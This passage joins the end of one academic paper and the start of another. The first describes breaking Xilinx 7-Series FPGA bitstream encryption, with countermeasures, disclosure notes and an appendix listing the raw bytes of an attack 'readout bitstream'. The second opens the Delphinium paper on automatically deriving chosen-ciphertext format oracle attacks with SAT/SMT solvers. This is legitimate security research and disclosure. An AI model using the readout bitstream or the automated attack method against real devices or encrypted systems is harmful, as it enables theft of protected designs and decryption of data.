al. benchmarked different obfuscation techniques in [48]. They consider an area overhead of 5% as a realistic budget and a 10% overhead for sensitive designs acceptable. Nevertheless, the current obfuscation methods are not ideal, as shown in [12].

5.2.2 Revision Select PIN

In the second raise-the-bar countermeasure, the Revision Select (RS) pins are used to reset the FPGA and clear the BBRAM key storage, which extends the root of trust from the FPGA's silicon to the PCB.

Besides the warm boot address (bits 28-0), the WBSTAR register drives two RS pins (bit 31 and 30) during the configuration phase. The two RS pins are enabled with the *RS_TS_B* bit in the WBSTAR register (bit 29), which controls a tri-state, driving the RS pins. If the RS_TS_B bit is high, these two RS bits in the WBSTAR register directly drive the two RS pins. Otherwise, the RS pins are in high-Z. During regular operation, e.g., after the configuration phase, the RS pins can be used as regular I/O pins [56]. We have observed this on the SAKURA-X board, where one RS pin drives one of the user's LEDs.

During the attack, the bitstream content is written into the WBSTAR register. Thus, the RS pins are driven with the bitstream contents. Exemplarily, if the RS_TS_B bit is set in any word, the two RS bits in that word drive the RS pins. In a raise-the-bar countermeasure, one could wire the RS pins to a reset logic on the PCB, to power-off the FPGA, which hinders the readout of the current word as the power-down wipes all registers, including the WBSTAR register. Accordingly, if the upper three bits of a random word in the bitstream are set, the FPGA would be reset, which hinders the readout of the WBSTAR content. Nonetheless, a defender needs to impede the readout of further bitstream words, since words where no RS and the RS_TS_B bit is set, are still possible to be read out as the FPGA is not reset during the attack. Therefore, one can also cut the battery power to the BBRAM to clear the stored key. Thus, no further encryption operations are possible since the keys are discarded. To provoke the reset via an RS pin, the defender can change the bitstream content in unused regions to drive an RS pin high, i.e., set the upper 3 bits in multiple words of the bitstream that are unused.

On the PCB, the RS pins are wired to a reset circuit to power-cycle the FPGA completely, i.e., the FPGA is reset, and the battery power to the BBRAM is cut. Whereas, the bitstream encryption's goal is to run all security-relevant measures inside the FPGA and not rely on other components. This means that the FPGA's designer needs to solely trust the FPGA's silicon and not other components, which minimizes the attack surface notably. Thus, with this countermeasure, the bitstream encryption's goal of not relying on the PCB is not fulfilled. Hence, this method is a raise-the-bar countermeasure.

6 Conclusion

In this paper, we demonstrated two attacks on the Xilinx 7-Series and Virtex-6 bitstream encryption. The first attack breaks the confidentiality of any encrypted design using the FPGA as a decryption oracle. The second attack breaks the authenticity by using the same oracle to encrypt arbitrary bitstreams and generating a valid authentication tag. In our implementation, any communication with the oracle needs 7.9 ms to reveal 32 bits of an encrypted block. Thus, it takes for example 3:42 hours to recover a Kintex-7 XC7K160T bitstream (see Table 2).

For our attacks, it is sufficient to have access to the encrypted bitstream and either the JTAG or the SelectMap configuration interface. Hence, the attack can be potentially conducted remotely and does not require any sophisticated tools. We identified two roots leading to the attacks. First, the decrypted bitstream data are interpreted by the configuration logic before the HMAC validates them. Second, the HMAC key is stored inside the encrypted bitstream. Consequently, if

the confidentiality is broken, the authenticity is lost as well.

We consider this as a severe attack, since (ironically) there is no opportunity to patch the underlying silicon of the cryptographic protocol. We note that the 7-Series have a substantial share of the FPGA market, which makes it even more difficult or impossible to replace these devices. As a countermeasure, we propose (for future-series devices) to verify all input data before use, apply model checkers and IFA, use when possible open-source hardware, and make use of a patchable bitstream encryption engine, like the one implemented on the Zynq-7000. For the current series, we propose to use obfuscation schemes or patching the PCB to use the FPGA's RS pins for clearing the BBRAM key storage in case of an attack. Although these countermeasures are not a substitute for a sound bitstream encryption, they still raise the bar for legacy systems until more secure devices can be provided.

The bitstream encryption for newer generations, e.g., UltaScale, appears to be an entirely new development. Thus, it is still impossible to mount the same attacks on new-generation devices, as detailed information about the bitstream packets is not yet publicly available.

Acknowledgments

We communicate these findings with Xilinx in a responsible disclosure on 24 September 2019. We would like to thank Xilinx for their support and kind communication during this process, as well as the anonymous reviewers and our shepherd Stefan Mangard for all their helpful comments. Part of this work was supported by the European Research Council (ERC) under the European Union's Horizon 2020 Research and Innovation programme (ERC Advanced Grant No. 695022 (EPoCH)), as well as, by the German Research Foundation (DFG) within the framework of the Excellence Strategy of the Federal Government and the States - EXC 2092 CASA - 390781972.

References

[1] Altera. Using the design security features in Altera FPGAs, Appl Note AN-556, June 2013.

[2] Armaiti Ardeshiricham, Wei Hu, Joshua Marxen, and Ryan Kastner. Register transfer level information flow tracking for provably secure hardware design. In David Atienza and Giorgio Di Natale, editors, *Design, Automation & Test in Europe Conference & Exhibition, DATE 2017, Lausanne, Switzerland, March 27-31, 2017*, pages 1691–1696. IEEE, 2017.

[3] Lennart Beringer, Adam Petcher, Katherine Q. Ye, and Andrew W. Appel. Verified correctness and security of openssl HMAC. In Jaeyeon Jung and Thorsten Holz, editors, *24th USENIX Security Symposium, USENIX Security 15, Washington, D.C., USA, August 12-14, 2015*, pages 207–221. USENIX Association, 2015.

[4] Mohammad-Mahdi Bidmeshki and Yiorgos Makris. Vericoq: A verilog-to-coq converter for proof-carrying hardware automation. In *2015 IEEE International Symposium on Circuits and Systems, ISCAS 2015, Lisbon, Portugal, May 24-27, 2015*, pages 29–32. IEEE, 2015.

[5] Ghada Dessouky, David Gens, Patrick Haney, Garrett Persyn, Arun K. Kanuparthi, Hareesh Khattri, Jason M. Fung, Ahmad-Reza Sadeghi, and Jeyavijayan Rajendran. Hardfails: Insights into software-exploitable hardware bugs. In Nadia Heninger and Patrick Traynor, editors, *28th USENIX Security Symposium, USENIX Security 2019, Santa Clara, CA, USA, August 14-16, 2019*, pages 213–230. USENIX Association, 2019.

[6] DIGILENT. Basys3 Artix-7 FPGA Trainer Board. `https://reference.digilentinc.com/reference/programmable-logic/basys-3/start`.

[7] Zheng Ding, Qiang Wu, Yizhong Zhang, and Linjie Zhu. Deriving an NCD file from an FPGA bitstream: Methodology, architecture and evaluation. *Microprocessors and Microsystems - Embedded Hardware Design*, 37(3):299–312, 2013.

[8] Saar Drimer. Authentication of FPGA bitstreams: Why and how. In Pedro C. Diniz, Eduardo Marques, Koen Bertels, Marcio Merino Fernandes, and João M. P. Cardoso, editors, *Reconfigurable Computing: Architectures, Tools and Applications, Third International Workshop, ARC 2007, Mangaratiba, Brazil, March 27-29, 2007*, volume 4419 of *Lecture Notes in Computer Science*, pages 73–84. Springer, 2007.

[9] Maik Ender, Pawel Swierczynski, Sebastian Wallat, Matthias Wilhelm, Paul Martin Knopp, and Christof Paar. Insights into the mind of a trojan designer: the challenge to integrate a trojan into the bitstream. In Toshiyuki Shibuya, editor, *Proceedings of the 24th Asia and South Pacific Design Automation Conference, ASP-DAC 2019, Tokyo, Japan, January 21-24, 2019*, pages 112–119. ACM, 2019.

[10] Ahmet Turan Erozan, Michael Hefenbrock, Michael Beigl, Jasmin Aghassi-Hagmann, and Mehdi Baradaran Tahoori. Reverse engineering of printed electronics circuits: From imaging to netlist extraction. *IEEE Trans. Information Forensics and Security*, 15:475–486, 2020.

[11] F-Secure. CVE-2019-5478. `https://github.com/f-secure-foundry/advisories/blob/master/Security_Advisory-Ref_FSC-HWSEC-VR2019-0001-Xilinx_ZU+-Encrypt_Only_Secure_Boot_bypass.txt`, 2019.

[12] Marc Fyrbiak, Sebastian Wallat, Jonathan Déchelotte, Nils Albartus, Sinan Böcker, Russell Tessier, and Christof Paar. On the Difficulty of FSM-based Hardware Obfuscation. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2018(3):293–330, 2018.

[13] Sezer Gören, Ozgur Ozkurt, Abdullah Yildiz, and H. Fatih Ugurdag. FPGA bitstream protection with pufs, obfuscation, and multi-boot. In *Proceedings of the 6th International Workshop on Reconfigurable Communication-centric Systems-on-Chip, ReCoSoC 2011, Montpellier, France, 20-22 June, 2011*, pages 1–2. IEEE, 2011.

[14] Sezer Gören, Ozgur Ozkurt, Abdullah Yildiz, H. Fatih Ugurdag, Rajat Subhra Chakraborty, and Debdeep Mukhopadhyay. Partial bitstream protection for low-cost fpgas with physical unclonable function, obfuscation, and dynamic partial self reconfiguration. *Computers & Electrical Engineering*, 39(2):386–397, 2013.

[15] Steve Guccione, Delon Levi, and Prasanna Sundararajan. JBits: Java based interface for reconfigurable computing. In *CCS 2011*. ACM, 2011.

[16] hardwarebee.com. . `http://hardwarebee.com/list-fpga-companies/`, March 2018.

[17] Yann Herklotz and John Wickerson. Finding and understanding bugs in fpga synthesis tools. 2019.

[18] Jaap-Henk Hoepman and Bart Jacobs. Increased security through open source. *Commun. ACM*, 50(1):79–83, 2007.

[19] Nisha Jacob, Jakob Wittmann, Johann Heyszl, Robert Hesselbarth, Florian Wilde, Michael Pehl, Georg Sigl, and Kai Fischer. Securing FPGA soc configurations independent of their manufacturers. In Massimo Alioto, Hai Helen Li, Jürgen Becker, Ulf Schlichtmann, and Ramalingam Sridhar, editors, *30th IEEE International System-on-Chip Conference, SOCC 2017, Munich, Germany, September 5-8, 2017*, pages 114–119. IEEE, 2017.

[20] Jérémy Jean. TikZ for Cryptographers. `https://www.iacr.org/authors/tikz/`, 2016.

[21] Don Owen Jr., Derek Heeger, Calvin Chan, Wenjie Che, Fareena Saqib, Matthew Areno, and Jim Plusquellic. An autonomous, self-authenticating, and self-contained secure boot process for field-programmable gate arrays. *Cryptography*, 2(3):15, 2018.

[22] Hirak Kashyap and Ricardo Chaves. Compact and on-the-fly secure dynamic reconfiguration for volatile fpgas. *TRETS*, 9(2):11:1–11:22, 2016.

[23] Jatin Kataria, Rick Housley, Joseph Pantoga, and Ang Cui. Defeating cisco trust anchor: A case-study of recent advancements in direct FPGA bitstream manipulation. In Alex Gantman and Clémentine Maurice, editors, *13th USENIX Workshop on Offensive Technologies, WOOT 2019, Santa Clara, CA, USA, August 12-13, 2019*. USENIX Association, 2019.

[24] Jatin Kataria, Rick Housley, Joseph Pantoga, and Ang Cui. Defeating cisco trust anchor: A case-study of recent advancements in direct FPGA bitstream manipulation. In *13th USENIX Workshop on Offensive Technologies (WOOT 19)*, Santa Clara, CA, August 2019. USENIX Association.

[25] Ralph Langner. Stuxnet: Dissecting a cyberwarfare weapon. *IEEE Security & Privacy*, 9(3):49–51, 2011.

[26] Xun Li, Vineeth Kashyap, Jason K. Oberg, Mohit Tiwari, Vasanth Ram Rajarathinam, Ryan Kastner, Timothy Sherwood, Ben Hardekopf, and Frederic T. Chong. Sapper: a language for hardware-level security policy enforcement. In Rajeev Balasubramonian, Al Davis, and Sarita V. Adve, editors, *Architectural Support for Programming Languages and Operating Systems, ASPLOS '14, Salt Lake City, UT, USA, March 1-5, 2014*, pages 97–112. ACM, 2014.

[27] Xun Li, Mohit Tiwari, Jason Oberg, Vineeth Kashyap, Frederic T. Chong, Timothy Sherwood, and Ben Hardekopf. Caisson: a hardware description language for secure information flow. In Mary W. Hall and David A. Padua, editors, *Proceedings of the 32nd ACM SIGPLAN Conference on Programming Language Design and Implementation, PLDI 2011, San Jose, CA, USA, June 4-8, 2011*, pages 109–120. ACM, 2011.

[28] Heiko Lohrke, Shahin Tajik, Thilo Krachenfels, Christian Boit, and Jean-Pierre Seifert. Key extraction using thermal laser stimulation A case study on xilinx ultrascale fpgas. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2018(3):573–595, 2018.

[29] Amir Moradi, Alessandro Barenghi, Timo Kasper, and Christof Paar. On the vulnerability of FPGA bitstream encryption against power analysis attacks: extracting keys from xilinx virtex-ii fpgas. In Yan Chen, George Danezis, and Vitaly Shmatikov, editors, *Proceedings of the 18th ACM Conference on Computer and Communications Security, CCS 2011, Chicago, Illinois, USA, October 17-21, 2011*, pages 111–124. ACM, 2011.

[30] Amir Moradi and Tobias Schneider. Improved side-channel analysis attacks on xilinx bitstream encryption of 5, 6, and 7 series. In François-Xavier Standaert and Elisabeth Oswald, editors, *Constructive Side-Channel*

Analysis and Secure Design - 7th International Workshop, COSADE 2016, Graz, Austria, April 14-15, 2016, Revised Selected Papers, volume 9689 of *Lecture Notes in Computer Science*, pages 71–87. Springer, 2016.

[31] Jean-Francois Nguyen. Analysing the Bitstream of Altera's MAX-V CPLDs, July 2016.

[32] Jean-Baptiste Note. debit. https://github.com/djn3m0/debit/tree/master/altera, January 2008.

[33] Jean-Baptiste Note and Éric Rannaud. From the bitstream to the netlist. In Mike Hutton and Paul Chow, editors, *Proceedings of the ACM/SIGDA 16th International Symposium on Field Programmable Gate Arrays, FPGA 2008, Monterey, California, USA, February 24-26, 2008*, page 264. ACM, 2008.

[34] Jason Oberg, Wei Hu, Ali Irturk, Mohit Tiwari, Timothy Sherwood, and Ryan Kastner. Theoretical analysis of gate level information flow tracking. In Sachin S. Sapatnekar, editor, *Proceedings of the 47th Design Automation Conference, DAC 2010, Anaheim, California, USA, July 13-18, 2010*, pages 244–247. ACM, 2010.

[35] OpenOCD. Open On-Chip Debugger. http://openocd.org/.

[36] OpenTitan. OpenTitan open source silicon root of trust (RoT) project. https://opentitan.org/, 2019.

[37] OpenTitan. OpenTitan open source silicon root of trust (RoT) project. https://github.com/lowRISC/opentitan, 2019.

[38] Ed Peterson. Leveraging asymmetric authentication to enhance securitycritical applications using Zynq-7000 all programmable SoCs, 2015.

[39] Roy Porter, Samuel J. Stone, Yong C. Kim, Jeffrey Todd McDonald, and LaVern A. Starman. Dynamic polymorphic reconfiguration for anti-tamper circuits. In Martin Danek, Jiri Kadlec, and Brent E. Nelson, editors, *19th International Conference on Field Programmable Logic and Applications, FPL 2009, August 31 - September 2, 2009, Prague, Czech Republic*, pages 493–497. IEEE, 2009.

[40] FIPS Pub. 198. *The Keyed-Hash Message Authentication Code (HMAC), Federal Information Processing Standards Publication*, 198, 2002.

[41] Juliano Rizzo and Thai Duong. Practical padding oracle attacks. In Charlie Miller and Hovav Shacham, editors, *4th USENIX Workshop on Offensive Technologies, WOOT '10, Washington, D.C., USA, August 9, 2010*. USENIX Association, 2010.

[42] Andrew Rogers and Uwe Bonnes. xc3sprog. http://xc3sprog.sourceforge.net/.

[43] SAKURA-X. Side-channel AttacK User Reference Architecture. http://satoh.cs.uec.ac.jp/SAKURA/index.html.

[44] Segger. J-Link EDU. https://www.segger.com/products/debug-probes/j-link/models/j-link-edu/.

[45] Sergei Skorobogatov. Hardware security evaluation of MAX 10 FPGA. *CoRR*, abs/1910.05086, 2019.

[46] Sergei Skorobogatov and Christopher Woods. Breakthrough silicon scanning discovers backdoor in military chip. In Emmanuel Prouff and Patrick Schaumont, editors, *Cryptographic Hardware and Embedded Systems - CHES 2012 - 14th International Workshop, Leuven, Belgium, September 9-12, 2012. Proceedings*, volume 7428 of *Lecture Notes in Computer Science*, pages 23–40. Springer, 2012.

[47] ST. STM32F4DISCOVERY. https://www.st.com/en/evaluation-tools/stm32f4discovery.html.

[48] Pramod Subramanyan, Sayak Ray, and Sharad Malik. Evaluating the security of logic encryption algorithms. In *IEEE International Symposium on Hardware Oriented Security and Trust, HOST 2015, Washington, DC, USA, 5-7 May, 2015*, pages 137–143. IEEE Computer Society, 2015.

[49] Pawel Swierczynski, Amir Moradi, David Oswald, and Christof Paar. Physical security evaluation of the bitstream encryption mechanism of altera stratix II and stratix III fpgas. *TRETS*, 7(4):34:1–34:23, 2015.

[50] SymbiFlow. Project x-ray. https://github.com/SymbiFlow/prjxray, 2017.

[51] Shahin Tajik, Heiko Lohrke, Jean-Pierre Seifert, and Christian Boit. On the power of optical contactless probing: Attacking bitstream encryption of fpgas. In Bhavani M. Thuraisingham, David Evans, Tal Malkin, and Dongyan Xu, editors, *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*, pages 1661–1674. ACM, 2017.

[52] Mohit Tiwari, Hassan M. G. Wassel, Bita Mazloom, Shashidhar Mysore, Frederic T. Chong, and Timothy Sherwood. Complete information flow tracking from the gates up. In Mary Lou Soffa and Mary Jane Irwin, editors, *Proceedings of the 14th International Conference on Architectural Support for Programming Languages and Operating Systems, ASPLOS 2009, Washington, DC, USA, March 7-11, 2009*, pages 109–120. ACM, 2009.

[53] Stephen Trimberger and Jason Moore. FPGA security: Motivations, features, and applications. *Proceedings of the IEEE*, 102(8):1248–1265, 2014.

[54] Florian Unterstein, Nisha Jacob, Neil Hanley, Chongyan Gu, and Johann Heyszl. SCA secure and updatable crypto engines for FPGA soc bitstream decryption. In Chip-Hong Chang, Ulrich Rührmair, Daniel E. Holcomb, and Patrick Schaumont, editors, *Proceedings of the 3rd ACM Workshop on Attacks and Solutions in Hardware Security Workshop, ASHES@CCS 2019, London, UK, November 15, 2019*, pages 43–53. ACM, 2019.

[55] Xilinx. FORM 10-K. `http://investor.xilinx.com/static-files/0c7c52e0-4f2f-46c8-b990-2e24c98e41a9`, March 2018.

[56] Xilinx. *UG470 7 Series FPGAs Configuration*, Aug 2018.

[57] Danfeng Zhang, Yao Wang, G. Edward Suh, and Andrew C. Myers. A hardware design language for timing-sensitive information-flow security. In Özcan Özturk, Kemal Ebcioglu, and Sandhya Dwarkadas, editors, *Proceedings of the Twentieth International Conference on Architectural Support for Programming Languages and Operating Systems, ASPLOS '15, Istanbul, Turkey, March 14-18, 2015*, pages 503–516. ACM, 2015.

A Readout Bitstream

LISTING 1: Readout Bitstream

```
0xFF, 0xFF, 0xFF, 0xFF,
0xFF, 0xFF, 0xFF, 0xFF,
0xFF, 0xFF, 0xFF, 0xFF,
0xFF, 0xFF, 0xFF, 0xFF,
0xFF, 0xFF, 0xFF, 0xFF,
0xFF, 0xFF, 0xFF, 0xFF,
0x00, 0x00, 0x00, 0xBB,
0x11, 0x22, 0x00, 0x44, #BUS Size Detect
0xFF, 0xFF, 0xFF, 0xFF,
0xFF, 0xFF, 0xFF, 0xFF,
0xAA, 0x99, 0x55, 0x66, #SYNC Word
0x20, 0x00, 0x00, 0x00, #NOP
0x30, 0x00, 0x80, 0x01,
0x00, 0x00, 0x00, 0x04,
0x20, 0x00, 0x00, 0x00,
0x20, 0x00, 0x00, 0x00,
0x20, 0x00, 0x00, 0x00,
0x28, 0x02, 0x00, 0x01, #read reg WBSTA
0x20, 0x00, 0x00, 0x00,
0x20, 0x00, 0x00, 0x00,
0x20, 0x00, 0x00, 0x00,
0x20, 0x00, 0x00, 0x00
```

Automating the Development of Chosen Ciphertext Attacks



Gabrielle Beck*
Johns Hopkins University
becgabri@cs.jhu.edu

Maximilian Zinkus*
Johns Hopkins University
zinkus@cs.jhu.edu

Matthew Green
Johns Hopkins University
mgreen@cs.jhu.edu

Abstract

In this work we investigate the problem of automating the development of adaptive chosen ciphertext attacks on systems that contain vulnerable *format oracles*. Unlike previous attempts, which simply automate the execution of known attacks, we consider a more challenging problem: to programmatically derive a novel attack strategy, given only a machine-readable description of the plaintext verification function and the malleability characteristics of the encryption scheme. We present a new set of algorithms that use SAT and SMT solvers to reason deeply over the design of the system, producing an automated attack strategy that can entirely decrypt protected messages. Developing our algorithms required us to adapt techniques from a diverse range of research fields, as well as to explore and develop new ones. We implement our algorithms using existing theory solvers. The result is a practical tool called `Delphinium` that succeeds against real-world and contrived format oracles. To our knowledge, this is the first work to automatically derive such complex chosen ciphertext attacks.

1 Introduction

The past decades have seen enormous improvement in our understanding of cryptographic protocol design. Despite these advances, vulnerable protocols remain widely deployed. In many cases this is a result of continued support for legacy protocols and ciphersuites, such as TLS's CBC-mode ciphers [7, 64], export-grade encryption [4, 9, 19], and legacy email encryption [59]. However, support for legacy protocols does not account for the presence of vulnerabilities in more recent protocols and systems [36, 42, 47, 72, 74].

*These authors contributed equally to the work.

In this work we consider a specific class of vulnerability: the continued use of unauthenticated symmetric encryption in many cryptographic systems. While the research community has long noted the threat of adaptive-chosen ciphertext attacks on malleable encryption schemes [17, 18, 56], these concerns gained practical salience with the discovery of *padding oracle* attacks on a number of standard encryption protocols [6, 7, 13, 22, 30, 40, 51, 52, 73]. Despite repeated warnings to industry, variants of these attacks continue to plague modern systems, including TLS 1.2's CBC-mode ciphersuite [5, 7, 48] and hardware key management tokens [10, 13]. A generalized variant, the *format oracle attack* can be constructed when a decryption oracle leaks the result of applying some (arbitrarily complex) format-checking predicate F to a decrypted plaintext. Format oracles appear even in recent standards such as XML encryption [42, 45], Apple's iMessage [36] and modern OpenPGP implementations [47, 59]. These attacks likely represent the "tip of the iceberg": many vulnerable systems may remain undetected, due to the difficulty of exploiting non-standard format oracles.

From a constructive viewpoint, format oracle vulnerabilities seem easy to mitigate: simply mandate that protocols use authenticated encryption. Unfortunately, even this advice may be insufficient: common authenticated encryption schemes can become insecure due to implementation flaws such as nonce re-use [21, 43, 46]. Setting aside implementation failures, the continued deployment of unauthenticated encryption raises an obvious question: *why do these vulnerabilities continue to appear in modern protocols?* The answer highlights a disconnect between the theory and the practice of applied cryptography. In many cases, a vulnerable protocol is not obviously an *exploitable* protocol. This is particularly true for non-standard format oracles which require en-




Figure 1: Output of a format oracle attack that our algorithms developed against a bitwise padding check oracle $\mathsf{F}_{\mathsf{bitpad}}$ (see §5.2 for a full description). The original ciphertext is a valid 128-bit (random) padded message encrypted using a stream cipher. Each row of the bitmap represents a *malleation string* that was exclusive-ORed with the ciphertext prior to making a decryption query.

tirely new exploit strategies. As a concrete example, the authors of [36] report that Apple did not repair a complex gzip compression format oracle in the iMessage protocol when the lack of authentication was pointed out; but did mitigate the flaw when a concrete exploit was demonstrated. Similar flaws in OpenPGP clients [36, 59] and PDF encryption [55] were addressed only when researchers developed proof-of-concept exploits. The unfortunate aspect of this strategy is that cryptographers' time is limited, which leads protocol designers to discount the exploitability of real cryptographic flaws.

Removing the human element. In this work we investigate the feasibility of *automating the design and development* of adaptive chosen ciphertext attacks on symmetric encryption schemes. We stress that our goal is not simply to automate the execution of known attacks, as in previous works [45]. Instead, we seek to develop a methodology and a set of tools to (1) evaluate if a system is vulnerable to practical exploitation, and (2) programmatically derive a novel exploit strategy, given only a description of the target. This removes the expensive human element from attack development.

To emphasize the ambitious nature of our problem, we summarize our motivating research question as follows:

> *Given a machine-readable description of a format checking function* F *along with a description of the encryption scheme's malleation properties, can we programatically derive a chosen-ciphertext attack that allows us to efficiently decrypt arbitrary ciphertexts?*

Our primary requirement is that the software responsible for developing this attack should require no further assistance from human beings. Moreover, the developed attack must be efficient: ideally it should not require substantially more work (as measured by number of oracle queries and wall-clock execution time) than the equivalent attack developed through manual human optimization.

To our knowledge, this work represents the first attempt to automate the discovery of *novel* adaptive chosen ciphertext attacks against symmetric format oracles. While our techniques are designed to be general, in practice they are unlikely to succeed against every possible format checking function. Instead, in this work we initiate a broader investigation by exploring the limits of our approach against various real-world and contrived format checking functions. Beyond presenting our techniques, our practical contribution of this work is a toolset that we name `Delphinium`, which produces highly-efficient attacks across several such functions.

Relationship to previous automated attack work. Previous work [12, 26, 58] has looked at automatic discovery and exploitation of *side channel* attacks. In this setting, a program combines a fixed secret input with many "low" inputs that are (sometimes adaptively) chosen by an attacker, and produces a signal, *e.g.,* modeling a timing result. This setting can be viewed as a special case of our general model (and vice versa). Like our techniques, several of these works employ SAT solvers and model counting techniques. However, beyond these similarities, there are fundamental differences that manifest in our results: (1) in this work we explore a new approach based on approximate model counting, and (2) as a result of this approach, our results operate over much larger secret domains than the cited works. To illustrate the differences, our experimental results succeed on secret (message) domains of several hundred bits in length, with malleation strings ("low inputs") drawn from similarly-sized domains. By contrast, the cited works operate over smaller secret domains that rarely even reach a size of 2^{24}. Moreover, our format functions are relatively complex. It is an open question to determine whether the experimental results in the cited works can be scaled using our techniques.

Our contributions. In this work we make the following contributions:

- We propose new, and *fully automated* algorithms

for developing format oracle attacks on symmetric encryption (and hybrid encryption) schemes. Our algorithms are designed to work with arbitrary format checking functions, using a machine-readable description of the function and the scheme's malleation features to develop the attack strategy.

- We design and implement novel attack-development techniques that use approximate model counting techniques to achieve significantly greater efficiency than previous works. These techniques may be of independent interest.
- We show how to implement our technique practically with existing tools such as SAT and SMT solvers; and propose a number of efficiency optimizations designed to improve performance for specific encryption schemes and attack conditions.
- We develop a working implementation of our techniques using "off-the-shelf" SAT/SMT packages, and provide the resulting software package (which we call `Delphinium`), an artifact accompanying this submission, as an open source tool for use and further development by the research community.
- We validate our tool experimentally, deriving several attacks using different format-checking functions. These experiments represent, to our knowledge, the first evidence of a completely functioning end-to-end machine-developed format oracle attack.

1.1 Intuition

Implementing a basic format oracle attack. In a typical format oracle attack, the attacker has obtained some target ciphertext $C^* = \mathsf{Encrypt}_K(M^*)$ where K and M^* are unknown. She has access to a decryption oracle that, on input any chosen ciphertext C, returns $\mathsf{F}(\mathsf{Decrypt}_K(C)) \in \{0,1\}$ for some known predicate F. The attacker may have various goals, including plaintext recovery and forgery of new ciphertexts. Here we will focus on the former goal.

Describing malleability. Our attacks exploit the malleability characteristics of symmetric encryption schemes. Because the encryption schemes themselves can be complex, we do not want our algorithms to reason over the encryption mechanism itself. Instead, for a given encryption scheme Π, we require the user to develop two efficiently-computable functions that define the malleability properties of the scheme. The function $\mathsf{Maul}^{\Pi}_{\mathsf{ciph}}(C,S) \rightarrow C'$ takes as input a valid ciphertext and some opaque *malleation instruction string* S (henceforth "malleation string"), and produces a new, mauled ciphertext C'. The function $\mathsf{Maul}^{\Pi}_{\mathsf{plain}}(M,S) \rightarrow M'$ computes the equivalent malleation over some plaintext, producing a plaintext (or, in some cases, a set of possible plaintexts[1]). The essential property we require from these functions is that the plaintext malleation function should "predict" the effects of encrypting a plaintext M, mauling the resulting ciphertext, then subsequently decrypting the result. For some typical encryption schemes, these functions can be simple: for example, a simple stream cipher can be realized by defining both functions to be bitwise exclusive-OR. However, malleation functions may also implement features such as truncation or more sophisticated editing, which could imply a complex and structured malleation string.

Building block: theory solvers. Our techniques make use of efficient theory solvers, such as SAT and Satisfiability Modulo Theories (SMT) [1, 49]. SAT solvers apply a variety of tactics to identify or rule out a satisfying assignment to a boolean constraint formula, while SMT adds a broader range of theories and tactics such as integer arithmetic and string logic. While in principle our techniques can be extended to work with either system, in practice we will focus our techniques to use quantifier-free operations over bitvectors (a theory that easily reduces to SAT). In later sections, we will show how to realize these techniques efficiently using concrete SAT and SMT packages.

Anatomy of our attack algorithm. The essential idea in our approach is to model each phase of a chosen ciphertext attack as a constraint satisfaction problem. At the highest level, we begin by devising an initial constraint formula that defines the known constraints on (and hence, implicitly, a set of candidates for) the unknown plaintext M^*. At each phase of the attack, we will use our current knowledge of these constraints to derive an *experiment* that, when executed against the real decryption oracle, allows us to "rule out" some non-zero number of plaintext candidates. Given the result of a concrete experiment, we can then update our constraint formula using the new information, and continue the attack procedure until no further candidates can be eliminated.

In the section that follows, we use $\mathcal{M}_0, \mathcal{M}_1$ to represent the partition of messages induced by a malleation string. M_0 and M_1 represent concrete plaintext message assignments chosen by the solver, members of the respective partitions.

[1] This captures the fact that, in some encryption schemes (*e.g.,* CBC-mode encryption), malleation produces *key-dependent* effects on the decrypted message. We discuss and formalize this in §2.

The process of deriving the malleation string represents the core of our technical work. It requires our algorithms to reason deeply over both the plaintext malleation function and the format checking function in combination. To realize this, we rely heavily on theory solvers, together with some novel optimization techniques.

Attack intuition. We now explain the full attack in greater detail. To provide a clear exposition, we will begin this discussion by discussing a simplified and *inefficient* precursor algorithm that we will later optimize to produce our main result. Our discussion below will make a significant simplifying assumption that we will later remove: namely, that $\mathsf{Maul}_{\mathsf{plain}}$ will output exactly one plaintext for any given input. This assumption is compatible with common encryption schemes such as stream ciphers, but will not be valid for other schemes where malleation can produce key-dependent effects following decryption.

We now describe the basic steps of our first attack algorithm.

Step 0: Initialization. At the beginning of the attack, our attack algorithm receives as input a target ciphertext C^*, as well as a machine-readable description of the functions F and $\mathsf{Maul}_{\mathsf{plain}}$. We require that these descriptions be provided in the form of a constraint formula that a theory solver can reason over. To initialize the attack procedure, the user may also provide an initial constraint predicate $G_0 : \{0,1\}^n \rightarrow \{0,1\}$ that expresses all known constraints over the value of M^*.[2] (If we have no *a priori* knowledge about the distribution of M^*, we can set this initial formula G_0 to be trivial).

Beginning with $i = 1$, the attack now proceeds to iterate over the following two steps:

Step 1: Identify an experiment. Let G_{i-1} be the current set of known constraints on M^*. In this first step, we employ the solver to identify a malleation instruction string S as well as a pair of distinct plaintexts M_0, M_1 that each satisfy the constraints of G_{i-1}. Our goal is to identify an assignment for (S, M_0, M_1) that induces the following specific properties on $\mathcal{M}_0, \mathcal{M}_1$: namely, that each message in the pair, when mauled using S and then evaluated using the format checking function, results in a *distinct* output from F. Expressed more concretely, we require the solver to identify an assignment that satisfies the following constraint formula:

$$G_{i-1}(M_0) = G_{i-1}(M_1) = 1 \ \wedge \qquad (1)$$
$$\forall b \in \{0,1\} : \mathsf{F}(\mathsf{Maul}_{\mathsf{plain}}(M_b, S)) = b$$

[2] Here n represents an upper bound on the length of the plaintext M^*.

If the solver is unable to derive a satisfying assignment to this formula, we conclude the attack and proceed to Step (3). Otherwise we extract a concrete satisfying assignment for S, assign this value to $\mathbf{S}$, and proceed to the next step.

Step 2: Query the oracle; update the constraints. Given a concrete malleation string $\mathbf{S}$, we now apply the ciphertext malleation function to compute an experiment ciphertext $C \leftarrow \mathsf{Maul}_{\mathsf{ciph}}(C^*, \mathbf{S})$, and submit C to the decryption oracle. When the oracle produces a concrete result $\mathbf{r} \in \{0,1\}$, we compute an updated constraint formula G_i such that for each input M, it holds that:

$$G_i(M) \leftarrow (G_{i-1}(M) \ \wedge \ \mathsf{F}(\mathsf{Maul}_{\mathsf{plain}}(M, \mathbf{S})) = \mathbf{r})$$

